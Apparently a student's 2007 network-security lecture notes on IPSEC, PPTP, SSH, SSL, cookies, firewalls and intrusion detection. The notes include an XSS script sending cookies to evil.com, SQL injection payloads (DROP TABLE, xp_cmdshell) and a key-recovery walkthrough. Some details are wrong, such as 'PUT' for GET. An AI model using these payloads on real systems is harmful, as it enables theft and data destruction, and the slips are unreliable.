23.5 Key Compromise

When a key has been compromised the conventional approach is to publish a note signed by that key declaring it to be compromised (e.g. PGP "suicide note"). This is managed by the owner of the key - not a CA. The owner needs to contact all acceptors directly.

Rivest [1998] proposes the use of a "certificate of health" instead. Issued by a "key compromise agent" or "suicide bureau", in the form:

"The public key (...) was registered with this bureau on (date). Since then no evidence has been received that the key has been lost or compromised."

24 Lecture 10 January 2007 (pages 1-4+3a)

24.1 Network Security

Originally secure communications within and between organizations were provided on leased lines with hardware encryption/decryption at either end. A more flexible approach is to use the Internet. As this is an unsecured network IPSEC is used to create a Virtual Private Network (VPN) across which parties can communicate securely.

IPSEC was an optional extra in IPv4 (Internet Protocol version 4) but is a standard part of IPv6. IPSEC is low-level security and occurs just above the physical layer in the ISO hierarchy of protocol layers.



Figure 8: Network Security



Figure 9: ISO/OSI Seven Layer Model

24.2 Packet Structure

1. Data Link Header - contains type of link used (e.g. Ethernet).
2. Internet Header - contains IP addresses for routers.
3. Authentication Header (AH):
   (a) Keyed MAC of packet contents.
   (b) Sequence Number.
   (c) Security Parameter Index (SPI) which identifies the Security Association (SA) for the packet. Used to determine the cryptographic algorithm used, key-size, etc.
4. Encapsulated Security Protocol (ESP) contains an SPI field followed by all the remaining packet data encrypted per the SPI
5. Message/Packet Data.

While the AH is optional it does provide integrity protection for more packet fields. Best to use both AH and ESP.
Parts of the AH and ESP are hashed or encrypted.

Security Association (SA) is an agreement between two or more parties on security services that they want to use and how they will be provided. Identified by SPI in ESP header or AS header. Unidirectional, but normally created in pairs to provide bidirectional communication.

Security Parameter Index (SPI) Identifies SA, which allows packet to be decrypted/verified. Includes the destination IP and protocol ID. Located in ES or AH header.

25 Lecture 16 January 2007 (pages 3-7 + 3a-c)

AH only uses hash functions whereas ESP uses encryption. This split was originally to get around US export laws. It does allow for very efficient IPSEC setups using AH only.

AH needed to ensure integrity. ESP needed to ensure secrecy.

AH by default uses keyed MD5 hashing: MD5(Key::normalised-packet::Key). Packet is normalised by setting mutable values to zero and padding out to a standard length.

IPSEC prevents:

- Password sniffing (ESP)

- IP Spoofing (AH)
- IP Hijacking (AH)
- SYN flood (AH) - Partially stopped
  - Still possible by replaying authentic traffic.
  - Difficult because of sequence nos etc.
  - One Solution is to re-key periodically.

25.1 Key Management

All SAs need pairs of unique keys. This can lead to a key explosion in a large network. This can be reduced by adopting a spoke and wheel or star-shaped topography for the network. (e.g. route all messages between branches through Headquarters).

Level-1 interoperability: Security Associations configured manually.

Use Simple Key Interchange Protocol (SKIP) - Adds a special header into each IP packet. (used by Sun's VPNs)

Alternatively use X9.17 or Diffie-Hellman key exchange to establish a shared key. Shared key is used once to exchange session key. Session key is used for subsequent IPSEC encryption/authentication.

26 Lecture 17 January 2007 (pages 8-15)

26.1 IPSEC Proxy Cryptography

Two options:

1. Proxy does IPSEC
2. Host does IPSEC and routes through proxy.

Generally there will be a single SA between sites. This is easier to administrate as there are few keys and SAs needed. Also local hosts need not support/be aware of IPSEC. It does make the proxy a bigger/richer target to attack.

26.2 Tunnel Mode v Transport Mode

In Tunnel mode the ESP contains original IP headers encrypted. In Transport mode they are visible plaintext (needed by routers). This makes traffic analysis easier for eavesdroppers.

Tunnel mode uses bigger packets and more encryption which increases costs and latency on the link. It also routes all traffic through the proxy servers - IP has no knowledge of the real destinations and so may not be routing as efficiently as otherwise.

In Transport mode the original IP addresses are maintained through the proxies. Each pair of communicating hosts will need a pair of SAs (including keys).

26.3 Cut and paste attack

Involves replacing the routing part of a legitimate packet and then getting the reply sent to the wrong address. It is prevented by the integrity checking done in AH. Best to use both AH and ESP.



Figure 10: Cut and Paste Attack

26.4 Remote Access

Remote clients' (e.g. business travelers) hardware will have less physical security. If the IP address changes then the SAs should be renegotiated. Client hardware should be hardened. Any existing SAs should be revoked as soon as it is known that the hardware may have been compromised.



Figure 11: IPSEC Integration Options

26.5 IPSEC Protocol Integration

IPSEC was originally implemented between the hardware and IP layers in the ISO protocol stack. This is known as Lower Stack (shim/bump) integration. This is a simpler implementation but makes IPSEC and all or nothing option as it operates at the level of IP packets (i.e. everything or nothing is secured).

Implementing IPSEC between the IP and Transport layers is more complex but can be more efficient. Decisions about what security (and SA) to apply can be made on the basis of userids and which applications are sending messages.

27 Lecture 23 January 2007 (pages 1-7)

27.1 Point to Point Tunneling Protocol

PPTP is used to secure PPP (Point to Point Protocol). PPTP is used to create Virtual Private Networks (VPN). In the seven layer model PPP comes between The transport and application layers. It has been badly implemented several times by Microsoft (e.g. the client has the option to send the password to the server as plaintext).

27.1.1 LAN Manager (LM) Hash function

Steps:

1. Turn password into a 14-character string, either via truncation or padding with nulls.
2. Convert all lowercase characters to uppercase (this reduces entropy which is a bad thing in a password).
3. Using each 7-character string as a DES key, encrypt a fixed constant, yielding two 8-byte encrypted strings.
4. Concatenate encrypted strings together to create a 16-byte hash value.

Problems:

- Weak passwords make the scheme insecure.
- Uppercase characters.
- No salt values (making dictionary attacks easier).
- The two 7-character halves of password are hashed independently. If the password is less than seven characters then the second hash is constant. Brute force attacks can be made on the separate halves.

27.1.2 Windows NT Hash function

Steps:

1. Password (up to 14 characters long) and case-sensitive converted to Unicode.
2. Password hashed using MD4, yielding 16-byte hash value.

Problems:

- No Salt.
- For backwards compatibility with LM Hash, both hashes (LM and NT) are calculates and sent together. Thus weaker LM hash can still be attacked!

27.1.3 MS-CHAP Authentication Protocol

Steps:

1. Client requests login challenge.
2. Server sends back an 8-byte random challenge.
3. Client calculates LM Hash of password, padding with nulls to create 21-byte string, partitioned to form three 7-byte keys. Each key used to encrypt challenge, yielding 24-byte result, which is returned to server. Same done for NT Hash.
4. Server validates the response.
5. A flag in the packet specifies which hash value the server should check.

Problems:

- Hash values broken into independent 8-byte segments which can be attacked separately.
- Both LM and NT hashes sent in response. Can still attack weaker LM hash value.
- If password is 7-characters then the last 8-byte part of LM-hash is constant!

27.1.4 Microsoft Point to Point Encryption

After authentication, MMPE protocol provides method for encrypting PPTP packets. Supports 40 or 128 'bit' keys.
Steps:

1. Generate key by hashing either LM hash value using SHA1 and truncating (40-'bit') or SHA1 of concatenation of 64-bit NT hash and 64-bit challenge (from MS-CHAP exchange).
2. Key is regenerated every 256 packets by hashing preceding key and first key.

Problems:

- Security of key is no greater than security of passwords.
- Security is not 40 or 128 bit because of padding at various times.
- PPP options and configurations are exchanged in clear. Can prevent rekeying by repeatedly spoofing re-synchronisation.
- Denial of service.
- Server is not authenticated.

27.1.5 MS-CHAPv2

Taken from Counterpane (http://www.schneier.com/pptp.html):
Since our analysis, Microsoft released an upgrade to the protocol. This upgrade is available for Windows 95, Windows 98, and Windows NT as DUN 1.3. Microsoft has made the following security upgrades to the protocol.

- The weaker LAN Manager hash is no longer sent along with the stronger Windows NT hash. This is to prevent automatic password crackers like L0phtcrack (http://www.l0pht.com/l0phtcrack) from first breaking the weaker LAN Manager hash and then using that information to break the stronger NT hash.
- An authentication scheme for the server has been introduced. This is to prevent malicious servers from masquerading as legitimate servers.
- The change password packets from MS-CHAPv1 have been replaced by a single change password packet in MS-CHAPv2. This is to prevent the active attack of spoofing MS-CHAP failure packets.
- MPPE uses unique keys in each direction. This is to prevent the trivial cryptanalytic attack of XORing the text stream in each direction to remove the effects of the encryption.
- The software is more robust against denial-of-service attacks, and does not leak as much information about its status.

These changes address most of the major security weaknesses of the original protocol. However, the revised protocol is still vulnerable to offline password-guessing attacks from hacker tools such as L0phtcrack. At this point we still do not recommend Microsoft PPTP for applications where security is a factor.

28 Lecture 24 January 2007 (pages 1-7)

28.1 Secure Shell (SSH2)

SSH protocol uses Public-Private keys; RSA and Diffie-Hellman key exchange. SSH allows an application running on one machine to be displayed on another.

SSH replaces rlogin, rsh and telnet (which are insecure, e.g. transmit passwords in plaintext)
Almost completely compatible with rlogin and rsh
Authentication and the resulting session are encrypted to prevent traffic "sniffing"
Many additional features above legacy protocols

- Simple public key authentication
- Port-forwarding
- X11 forwarding
- Authentication of server (mitigate MITM attacks)
- File transfer

The data streams from Host to Client and Client to Host are independent of one another and can use different encryption algorithms, IVs and keys. They can be encrypted/decrypted independently on the same machine (e.g. using a dual core processor efficiently).

28.2 Protocols:

SSH2 is several protocols

- Transport protocol
  - Underlying protocol
  - Handles encryption, compression, integrity
  - Provides "services" based on text strings
- User Authentication protocol
  - Responsible for authentication of user to server
  - Supports various authentication methods
  - Password, Public key, Challenge-response, Host based
- Connection protocol
  - Responsible for
  - Interactive logins, Command execution, Port forwarding, X11 forwarding

28.3 SSH2 Transport Layer Protocol Outline

- $C \rightarrow S$: SSH-<protocol-version>-<software-version>
- $S \rightarrow C$: SSH-<protocol-version>-<software-version>
- $C \rightarrow S$: SSH_MGS_KEXINIT Algorithm negotiation (encryption, MAc, ...)
- $S \rightarrow C$: SSH_MGS_KEXINIT Algorithm negotiation (encryption, MAc, ...)
  [Client and server agree on how to proceed]
- $C \leftrightarrow S$: Authentication and Key exchange.
  [Diffie-Hellman exchange required, others possible. Result from exchange is shared secret key K and hash value H. K, H used to derive IV, session encryption keys and integrity keys.]

28.4 SSH Session Encryption

3DEC-CBC commonly used. The end of one packet (depending on block size) is used as the IV for the next. There is an asynchronous connection between the two machines. Ciphers in each direction run independently of one another. This can make file transfers (where most data is flowing one way) more efficient then if a synchronous scheme was used.

28.5 SSH Key Exchange

Use Diffie-Hellman to establish shared Key and Hash values. Generate further encryption keys:

- Initial IV client to server: HASH(K||H||"A"||sessionid).
- Initial IV server to client: HASH(K||H||"B"||sessionid).
- Encryption key client to server: HASH(K||H||"C"||sessionid).
- Encryption key server to client: HASH(K||H||"D"||sessionid).
- Integrity key (for MAC) client to server: HASH(K||H||"E"||sessionid).
- Integrity key (for MAC) server to client: HASH(K||H||"F"||sessionid).

Keys are regenerated (by rerunning the protocol) after each gigabyte of transmitted data or after each hour of connection time, whichever comes sooner.

28.6 SSH Summary

Version exchange can be used to exclude old clients as new bugs become known.
Client proposes cipher suite.
SSH cannot protect against compromise of client or server.
Authentication subject bootstrapping problem (Public key of Host needs to be confirmed - via a certificate or some other mechanism - as really belonging to that machine).
Known attacks against SSHv1 fixed in v2.

29 Lecture 30 January 2007 (pages 1-10)

29.1 SSL/TLS Protocol

Secure Socket Layer/Transport Layer Security (latter based on SSL v3.0).
Invented by Netscape. SSL version 1 is obsolete; version 2 widely used; version 3.1 now being adopted.
This protocol provides a wrapper for the transport layer.
SSL is a layered protocol and consists of four sub-protocols:

- SSL Handshake Protocol
- SSL Change Cipher Spec Protocol
- SSL Alert Protocol (to issue alerts/warnings/error messages)
- SSL Record Layer



Figure 12: SSL Architecture



Figure 13: SSL Record Protocol

29.2 SSL Session

Use handshake protocol to create security associations between client and server. Initially the session is unprotected. Normally the server needs to be authenticated and then the user logs in at a higher level. SSL does allow mutual authentication.

The following information is shared between client and server for session: Session Number; Peer Certificate (X509v3) - may be null; Compression Method - may be null; Cipher Specification for bulk encryption and MAC hash. Master Secret; Is resumable flag (to reduce overheads the session details may be cached on the server for up to 24 hours and the session reestablished, if this flag is set).

29.3 SSL Record Protocol

Takes an application message to be transmitted and:

1. Fragments data into manageable blocks ($< 2^{14}$ bits).
2. Compress blocks if specified by session specification.
3. Compute MACs of blocks (using a HMAC-like hash function).
4. Encrypt blocks.

Append SSL record header to blocks. Contains content-type, major-version, minor-version, compressed length.
Steps reversed by receiver.
Ciphers supported include DES, 3DES etc.

30 Lecture 31 January 2007 (pages 11-12)

30.1 SSL Attacks

Some attacks are found on early implementations and versions of SSL (e.g. Known Plaintext attack).
Most current attacks are based on fooling the user.
Semantic attack on URL: www.cnn.com&story=breaking_news@18.69.0.44/everady/
Looks like a URL but is actually a user name (because of the "@" character).
Attacks:

1. Create bogus site that mirrors legitimate site and poison DNS caches so that users go to your fake site.
2. Get X509 certificates for misspelled domain names: amason.com; micosoft.com; etc.



Figure 14: SSL Handshaking

3. Check source on web page where credit card or login details are to be entered. Look for FORM METHOD="POST". This is good as details are sent encrypted. FORM METHOD = "PUT" is bad as details are added to URL and (on some browser versions) send in the clear. The URL is not secured by SSL (though the page is).

Note that SSL secures the session not the transaction.

Mistakes are made:

- BT had 40-bit cryptography enabled (for backwards compatibility one assumes). An active attack on handshaking (under SSLv1) could force a switch to this weaker security. In later versions of SSL a mac was included for the handshaking messages to ensure that they had not been tampered with.
- Verisign forgot the "s" on a HTTP reference. As a result what should have been an encrypted (HTTPS) connection still worked (HTTP) but the data was sent in the clear. An easy mistake to make (typo) but hard to detect as the system kept working (albeit not in the intended fashion).

Be really sure about a site before giving it confidential information (view HTML and certificates).

Overhead of SSL (example from 1998): A Pentium-II-333 running Apache can accept 560 HTTP 1.0 sessions per second; If HTTPS is used the number of sessions it can cope with drops to 42!

31 Lecture 6 February 2007 (pages 13-17)

Early implementations of SSL used a handshaking protocol which relied on a nonce and was vulnerable to an Oracle Attack (attacker tricks ready client to encrypt nonce for it - act as an oracle). Nowadays we know not to invent our own protocols as such weaknesses are likely.

31.1 SSL Summary

- Only secures the session - not the transactions.
- User must ensure website is 'safe' and certificate is as expected.
- SSL designed for multiple applications: ftp, pop etc. Most popular with http.
- Can use SSL with any application but must SSLise code (e.g. support built in to JCE Java Crypto Extension; use SSLClientSocket instead of ClientSocket etc.). IPSEC by contrast is invisible to applications in the layers above it.

s_http is a security extension of http which predates SSL/TLS, it is not really used.

31.2 Making Protocols Stateless

Statefull protocols are more vulnerable to denial of service attacks. server needs to store state information for every session. As the server has only a finite amount of resources this is a problem.

By using cookies we can outsource holding the state information from the server to the clients.

Integrity of the state information can be assured using keyed MACs (e.g. MD5).

$$C \rightarrow S : msg_1$$

$$S \rightarrow C : msg_2, T_{S_1}, State_{s_1}, MAC_{K_s^s}(T_{S_1}, State_{s_1})$$

$$S \rightarrow C : msg_3, T_{S_1}, State_{s_1}, MAC_{K_s^s}(T_{S_1}, State_{s_1})$$

Confidentiality can be ensured by encrypting the state information.

$$i : S \rightarrow C : msg_i, T_{S_i}, \{State_{s_i}\}_{K_s^e}, MAC_{K_s^s}(T_{S_i}, State_{s_i})$$

$$i+1 : C \rightarrow S : msg_{i+1}, T_{S_i}, \{State_{s_i}\}_{K_s^e}, MAC_{K_s^s}(T_{S_i}, State_{s_i})$$

$$i+2 : S \rightarrow C : msg_{i+2}, T_{S_{i+2}}, \left\{State_{s_{i+2}}\right\}_{K_s^e}, MAC_{K_s^s}(T_{S_{i+2}}, State_{s_{i+2}})$$

Remember this information is merely stored (and not used) by the client so it does not need to know any of the keys/algorithms etc. used to secure it.

http is stateless.

Ephemeral cookies are ones with a short-life timestamps.

Persistent cookies are ones with a long-life timestamp.

The period a timestamp remains alive is controlled by the server.

Aside The first two components of an IP address are the domain, the second two the gateway. E.g. 143.239.1.199 for UCC.

32 Lecture 7 February 2007 (pages 18-23)

32.1 http cookies

A good idea as protocol is stateless, but dangerous because state is written to client machines which may be insecure.

Example of problem implementations:

SprintPCS allowed customers to view account information and purchases online. To authenticate a user enters phone number and password over SSL. SprintPCS then sets a cookie which acts as an authenticator.

Anyone with the cookie logfile can login as that user. The Secure Flag was not set on the authorisation cookie. This meant that the cookie travels as plaintext over http when the user visits the site.

32.2 Cookies and Web Authentication

For the web we need an authorisation system that works over http and does not require servers to store session data.

- Want stateless protocols to avoid Denial Of Service bottlenecks.

Servers use cookies to store the session state on the client machine.

- When the session starts, server computes an authenticator and gives it to the browser in the form of a cookie.
- Authenticator is some value that the client should not be able to forge on their own.
- With each request the browser presents the cookie.
- Server recomputes authenticator and verifies that the one from the browser is correct.

Structure of a cookie:

Field	Example	Description
Name	PREF	Field Name of data held
Content	ID=9986...	Data held
Domain	google.ie	Domain of server
Path	/	Directory of server for cookie
Send For	Any	When cookie is to be sent
Expires	17 Jan 2038 19:14:06	Time cookie expires

Cookie login scheme:

1. *Client* → *Server* : Request Login
2. *Server* → *Client* : Login Form

3. *Client* → *Server* : POST /login-cgi
4. *Server* → *Client* : "Welcome" webpage (set-cookie: authenticator)
5. *Client* → *Server* : GET restricted/index.html (cookie: authenticator)
6. *Server* → *Client* : Content of restricted page

Website designers often design their own homebrew cookie authentication scheme. This is a bad idea.
Example FatBrain.com [1999]:

1. User logs on to website with password. User is given a special URL containing authenticator:
   https://www.fatbrain.com/HelpAccount.asp? t=0&p1=email@domain&p2=12345
2. With the special URL the user does not need to reauthenticate.
3. However, the authenticators (p2 above) are global sequence numbers. This makes it easy to guess some else's authenticator.
   Should have used non-predictable random authenticators.

Example Wallstreet Journal, wsj.com [1999]:

1. Use user,hash(user,key) as authenticator.
2. Key is secret known only to server. Without key clients cannot forge authenticators.
3. However, the cookie was implemented as user+crypt(user+key). crypt (the original unix password hash) truncates parameters after eight characters.
   Userids matching on the first eight characters have the same authenticator.
4. There was also no expiry date!

With an adaptive chosen plaintext attack you can discover the servers secret key (or at least the first eight characters of it which amounts to the same thing given the features of crypt).

Create an account with a seven character userid. Generate authenticators by calling crypt with the userid and a single character. Then use the authenticators to try to access a webpage for which you need to have logged on. When you succeed in reaching the webpage then you have found the first character in the secret key.

Repeat with smaller userids to learn more of the secret key.

33 Lecture 13 February 2007 (24-29)

33.1 Better Cookie Authenticators

Capability	Expiration	Hash(server secret, capability, expiration)

Capability Describes what the user is authorized to do on the site.

Expiration Browser cannot be trusted to expire cookies. Server needs to decide is cookies are fresh or stale.

Hash Cannot be forged by malicious user. Does not leak server secret.

33.2 Why Cookies?

- SSL is computationally expensive.
- Few 'users' outside organizations have certificates.
- Popular browsers implement cookies.
- Works with HTTP. Make that stateless protocol stateful without imposing a burden on the servers.
- Can put anything (text) into a cookie.

33.3 Cross-Site Scripting (XSS)

Method for stealing cookies.

1. Victim visits naive.com which places a cookie on the victim's browser.
2. Victim later visits a page at evil.com which contains a script which forces the victim's browser to call hello.cgi on naive.com with a script instead of a name:
   <FRAME SRC=http://naive.com/hello.cgi?name=
   <SCRIPT>win.open("http://evil.com/steal.cgi? cookie="+document.cookie)</SCRIPT> />
3. Returns a script which runs as if it was from naive.com.
4. Script sends cookie data to evil.com.

33.3.1 SQL Injection

Take the common situation where a web-page contains a form for users to sign in. The form consists of two fields, userid/email and password; as well as a button for the user to press if their password is forgotten.

When the user enters their email address and presses the Forgot Password button, the service runs the following SQL:

```
SELECT NAME, PASSWORD
FROM USER_TABLE
WHERE USERID = '$email';
```

$email is the value entered on the screen.

If the SQL query finds matching data then an email is sent and a message to that effect displayed on the browser.

Inject statements into the SQL

Suppose that a user enters the following instead of an email address: simpson@ucc.ie' or 1=1–

(– forces the SQL to discard the trailing quote in the statement above)

If successfully substituted into the SQL then all of the entries on the table will be selected.

Image the harm (DOS) done if the email: x'; DROP TABLE 'USER_TABLE was injected and run.

Could also inject non-SQL commands (e.g. if web server runs MS SQL: '; EXEC master..xp_cmdshell 'ping 143.239.201.88' –

Can also run INSERT commands in this way to add yourself to the list of authorized users.

SQL injection attack can occur if input data is not properly parsed. In the above example the only acceptable input is a..z, A..Z, 0..9, -, ., _, @, etc.

34 Lecture 14 February 2007 (pages 30-31; 1-3)

SQL injection in these examples does require that the attacker know the names of the tables. These can be gleaned from error messages. (Can use subselects to try out possible table names).

Protection:

- Deal with quotes properly.
- Limit DB permissions and segregate users. Web application should use DB with most limited rights possible.
- Configure error reporting. Don't report error details to browser.
- Auditing.
- Isolate the webserver. Don't have it "inside" the local intranet (else if it get compromised then the local intranet is exposed). Use a DMZ (Demilitarised Zone).
- Use 'prepared statements' (static SQL).

34.1 Intrusion Detection Systems (IDS)

IDS monitors the actions taken in an environment and decides if these actions constitute legitimate use, or if they are symptomatic of an attack.

IDS accuracy can be measured in terms of the number of false positives.

IDS performance is the rate at which audit events are processed.

IDS completeness is measured in terms of the number of false negatives.

Note that the IDS must be kept secure.

Methodology:

1. Collect Data on processes in system.
   (a) Build profiles that characterise normal interactions (Either manually, automatically - probably based on an initial profile template) or dynamically)
   (b) Use statistical data on behaviour - compare this to current observations.
   (c) Detect abnormal behaviour - alert the Security Officer.
2. Known security violations (rules in an expert system). Prevent "training" of IDS. For example, any process other than the login daemon or change password script trying to access the password (or shadow password) file.

34.1.1 Recognizing attacks

Accumulate information about known attacks and vulnerabilities. Compare activity to the accumulated knowledge. Signal when any activity is found in the knowledge base.

Examples: Suspicious patterns in audit trail, checking system configuration, virus checkers (look for unique patterns in binary executables - virus signatures).

35 Lecture 20 February (pages 3-4 & 1-4)

35.1 Intrusion Detection Systems

Computer Immunology compares current behaviour against a definition of (normal) "self", which is accumulated during a learning phase.

During the learning phase, traces of normal behaviour are scanned and a database of normal patterns constructed. To build the database a window of size $k+1$ is slid across the trace of system calls.

We process further normal traces in this way until the database "converges" to an acceptable configuration for "normal". Once the learning phase is complete, the database is used to test traces for normal behaviour.

The value of k:

- If k is larger then the database will be larger and there is a greater potential for false positives.
- If k is smaller then the database will be smaller and there is a greater potential for false negatives.
- The larger k is then the greater the ability to discriminate between normal and abnormal sequences.
- An IDS is pure overhead so a smaller k is preferable to reduce this.

During experiments the ability to detect abnormal behaviour is tested using traces that contain known attacks. This can be used to decide a suitable value for k.

35.2 Firewalls

Firewalls began as IP routers. These discard packets under some circumstances: malformed packets; packets whose lifetime (number of hops) has expired.

Firewall attributes:

- Single point of administration.
- Perimiter defense.
- Keep outsiders out.
- Limit insider activity (note that these can still walk out of the building with data - bypassing the firewall).
- Firewall machines should:
  - Have no unnecessary services running on it.
  - Be patched regularly.
  - Have no (normal) user accounts.
  - Require physical access to reconfigure.

Firewalls can be bypassed by:

- Dial up.
- PPP - Point to Point Protocol (tunneling protocols).
- Connections to partner networks (who do not themselves have firewalls).
- WiFi/Bluetooth.

Ordinary hosts run many services (which could be running with open ports) which are vulnerable to attack. Firewall provides a single choke point where security and audit can be imposed.

All traffic entering or leaving the secured network must pass through the firewall.

Only authorised traffic, as defined by local security policy, is allowed to pass.

Firewall must be immune to penetration (hardened) and must be configured correctly.

Configuration issues (security v convenience):

- Expressly allow legitimate traffic (whitelist)
  - safer
  - new stuff doesn't work
- Expressly prohibit bad traffic (blacklist)
  - a guessing game with crackers $\Rightarrow$ arms race

Test firewall configuration using:

- Port scan (nmap)
- Vulnerability checkers (nessus)
- Empirical tests



Figure 15: Firewall Levels

35.2.1 Packet filters

Basically part of a router. Fast and hard to configure. Stateless Firewall with coarse-grained control. Uses regular expressions. Rules are processed in order until a match is found and then that rule is followed.

Example Packet Filter Rules:

```
type  SRC  DEST SRC-PRT DEST-PRT ACTION
TCP   *        1.2.3.4  >1023      23                PERMIT   //telnet connections
TCP   *        1.2.3.4  >1023      25                PERMIT   //SNMP connections
*         *        *            *                 *                    DENY      //everything else
```

IP tables are the new default in Linux for firewalls. Options include: allow, deny (with feedback) and drop (no acknowledgment, packets fall into black hole to deny attacker information).

Circuit-level gateway: closer to being an application-level firewall. Does have state.

36 Lecture 21 February (pages 3-8+4a-4d)

There is a continuum of different types of firewalls. Ranging from:

Packet Filters → Circuit Level → Application Level

These range from coarse-grained/simple/fast systems to fine-grained/complex/slow.

They also operate at different levels in the ISO stack.

Circuit-level filters (like SOCKS) are service wrappers while application level filters (like Kerio) are local wrappers.

36.1 SOCKetS

SOCKS is a border service enabler (RFC1928). It provides a network access mechanism and controls a network border.

Its functions are policy based:

- Security: determine what is allowed
- Audit: Security logging, etc.
- Load Balancing
- Protocol Translation (e.g. IPv4 to IPv6).

Enable hosts on one side of the SOCKS server to gain access to hosts on the other side, without direct IP reachability.

The configuration of SOCKS is similar to firewall rules. It is used for authenticated firewall traversal. It is not a secure channel protocol (if secrecy is required then use SSL, IPSEC, etc.).

SOCKS can be used to control traffic in either or both directions: Control internal access to external servers or configure a firewall to allow incoming traffic to reach application servers only via the SOCKS server.

36.1.1 SOCKS and SSL

SSL provides end-to-end security: Data encryption; Authentication for client to server, etc.

SOCKS provides host-to-firewall services: Authorising the use of an external service; Filtering out improper packets; Network Address Translation (NAT), etc.

SOCKS is compatible with IPSEC.

Note that SOCKS requires changes to the applications on the client to make calls to SOCKS rather than using the transportation layer directly.



Figure 16: SOCKS Architecture

36.2 Firewall Configurations

36.2.1 Dual Homed Host Firewall

Have two network cards in the gateway machine and no physical connection between internal and external networks.
Firewall provides packet filtering and proxy services.
Provides layers of security by physically separating Internet and intranet.
Often built by adapting a UNIX system.

36.2.2 Screened Host Firewall

